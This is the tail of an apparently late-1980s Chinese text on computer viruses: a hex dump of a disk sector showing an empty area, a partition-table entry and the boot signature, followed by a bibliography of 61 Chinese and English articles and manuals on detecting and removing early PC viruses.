0000:7CF0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:7D00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:7D10 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:7D20 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:7D30 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:7D40 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:7D50 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:7D60 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
```

```
0000:7D70 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:7D80 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:7D90 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:7DA0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
;7DBE-7DFD:分区表
0000:7DB0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 80 01 ................
0000:7DC0 01 00 04 03 91 65 11 00-00 00 07 A3 00 00 00 00 .....e..........
0000:7DD0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:7DE0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:7DF0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 55 AA ..............u.
```

参考文献

〔1〕 Cohen,Fred : Computer Viruses Theory and Experiments, Computes & Security, Vol.6,1987, P.22–35

〔2〕 Highland,H.J. : Random Bits & Bytes,Computers & Security, Vol.6,1987,P.8–16

〔3〕 Disk Operating System，Microsoft Inc.

〔4〕 陈幼松：个人计算机用户抗御病毒的方法，《中国计算机用户》，1989，第8期，第39–40页

〔5〕 陈幼松：不容忽视的计算机病毒，《中国计算机用户》，1989，第8期，第33页

〔6〕 陈幼松：计算机病毒的病例、作用和防治，《中国计算机用户》，1989，第8期，第34–38页

〔7〕 陈幼松：计算机病毒概观，《计算机世界》，1989，第28期

〔8〕 季宗水、裴杰：计算机“病毒”的消除及预防，《计算机世界月刊》，1989，第8期，第4–8页

〔9〕 高永兴：计算机病毒与计算机卫生，《电脑应用时代》，1989，第2期，第8–10页

〔10〕 雷　军：提高计算机免疫力，《电脑》，1989，第5期，第34–37页

〔11〕 苏武荣：电脑“小球病毒”分析，《电脑》，1989，第5期，第37–39页

〔12〕 高国明：“圆点”病毒程序损坏软驱吗？《计算机世界》，1989，第41期

〔13〕 高国明："001"号病毒程序的发现、破解及反病毒程序的研究记实，《计算机世界月刊》，1989，第8期，第2-3页
〔14〕 高国明：计算机解毒免疫方法，《计算机世界》，1989，第28期
〔15〕 奚红宇：检测外壳型"病毒"的方法，《计算机世界》，1989，第28期
〔16〕 奚红宇：操作系统型病毒分析与防治，《计算机世界》，1989，第28期
〔17〕 杜卫平：计算机病毒不容忽视，《计算机科学》，1989，第3期，第77-78页
〔18〕 刘尊全：计算机病毒及其防范，《软件产业》，1989，第6期，第8-11页
〔19〕 于增贵：计算机安全——一些国家的现状与对策，《通信保密》，1989，第3期，第65-72页
〔20〕 王世昌、王锡生译：什么是计算机病毒，《软件产业》，1989，第6期，第12-13页
〔21〕 常春喜：计算机病毒的危害与防治，《计算机科学》，1989，第4期，第69-72页
〔22〕 钟卓新：计算机安全及其国外现状，《计算机与密码》，1989，第2期，第1-6页
〔23〕 王祖林：一种传染性极强的计算机病毒，《微计算机应用》，1989，第5期，第61-62页
〔24〕 吴　亮：关于计算机病毒的讨论，《计算机科学》，1988，第5期，第65-68页
〔25〕 黎桂华译：一种"病毒"引起计算机行业恐慌，《计算机科学》，1988，第5期，第68-69页

〔26〕 范　斗：谈谈计算机的解毒与预防措施，《软件报》，1989，第33期
〔27〕 李吉林：PC机上"病毒"的辩认和消除，《软件报》，1989，第28期
〔28〕 李胜军：解除圆点病毒的一次实践体会，《计算机世界》，1989，第39期
〔29〕 刘国雄："圆点"病毒的一种消毒方法，《软件报》，1989，第38期
〔30〕 张应启：为带"病毒"的计算机"消毒"的一种方法，《计算机世界》，1989，第28期
〔31〕 雷　军：Brian病毒免疫，《计算机世界》，1989，第39期
〔32〕 周　奕：巴基斯坦智囊型病毒简介，《软件报》，1989，第43期
〔33〕 徐　林："疯狂拷贝"病毒的诊断和消毒，《软件报》，1989，第43期
〔34〕 王金星：OFFICE具有发现病毒的功能，《软件报》，1989，第43期
〔35〕 李　巨译：病毒对计算机的攻击，《计算机世界》，1989，第28期
〔36〕 石奋谡：利用计算机病毒程序给硬盘加通行字的方法，《计算机世界》，1989，第39期
〔37〕 毛　欣：计算机"病毒"，《微电脑世界》，1988，第2期，第35页
〔38〕 肖　平：用LOWFORM.EXE解除微机游戏"病毒"，《计算机世界》，1989，第41期
〔39〕 葛勤革、王　晋：一种简单的计算机病毒消除法，

《计算机世界》，1989，第39期
〔40〕 黄剑华：如何消除DOS“病毒”程序，《计算机世界》，1989，第39期
〔41〕 江明富：病毒的驱除及磁盘的免疫程序，《计算机世界》，1989，第28期
〔42〕 马小宏：《计算机解毒免疫方法》的一点补充，《软件报》，1989，第32期
〔43〕 刘光奇：关于消除计算机“病毒”的一种简便方法，《计算机世界》，1989，第39期
〔44〕 武祥林、谢　东：DOS环境下小球滚动式“病毒”的诊断、分析和消除，《计算机世界》，1989，第39期
〔45〕 郑若军：计算机解毒新法与硬盘复活，《软件报》，1989，第38期
〔46〕 余　东：一种计算机“病毒”的分析及其排除方法，《计算机世界》，1989，第28期
〔47〕 李竹君：发现APPLE病毒，《软件报》，1989，第39期
〔48〕 熊　璋：计算机病毒与防治，《计算机世界》，1989，第28期
〔49〕 姜国忠：全国统计系统流行“计算机病毒”的剖析，《计算机世界》，1989，第39期
〔50〕 姚双宏：银行微电脑如何对付计算机“病毒”的入侵，《计算机世界》，1989，第39期
〔51〕 谢小全：计算机病毒的防治，《计算机世界》，1989，第40期
〔52〕 彭晓明：又两种新的PC机病毒，《计算机世界》，1989，第39期

〔53〕 王新伟：也谈“圆点病毒”的消毒方法，《软件报》，1989，第43期
〔54〕 戴 金编译：PC预防“病毒”的“十要”，《计算机世界》，1989，第28期
〔55〕 张翠田：“长方块”病毒的诊断和解毒，《软件报》，1989，第51期
〔56〕 皮特·诺尔顿著、陈伯洲等译：IBM PC奥秘，《计算机技术》副刊编辑部，198?
〔57〕 王廷俊编译：IBM PC实用宏汇编语言程序设计，中国科学院计算所八室资料组，1986.12
〔58〕 赵率卯：清除计算机圆点病毒应有三个步骤，《计算机世界》，1989，第50期
〔59〕 张江陵等编著：电子计算机磁盘存储器，国防工业出版社，北京，1981
〔60〕 夏东涛、朱芒大编译：IBM PC DOS 3.X版本技术手册，清华大学出版社，北京，1987.9
〔61〕 张福炎等编著：微型计算机IBM PC的原理与应用，南京大学出版社，1984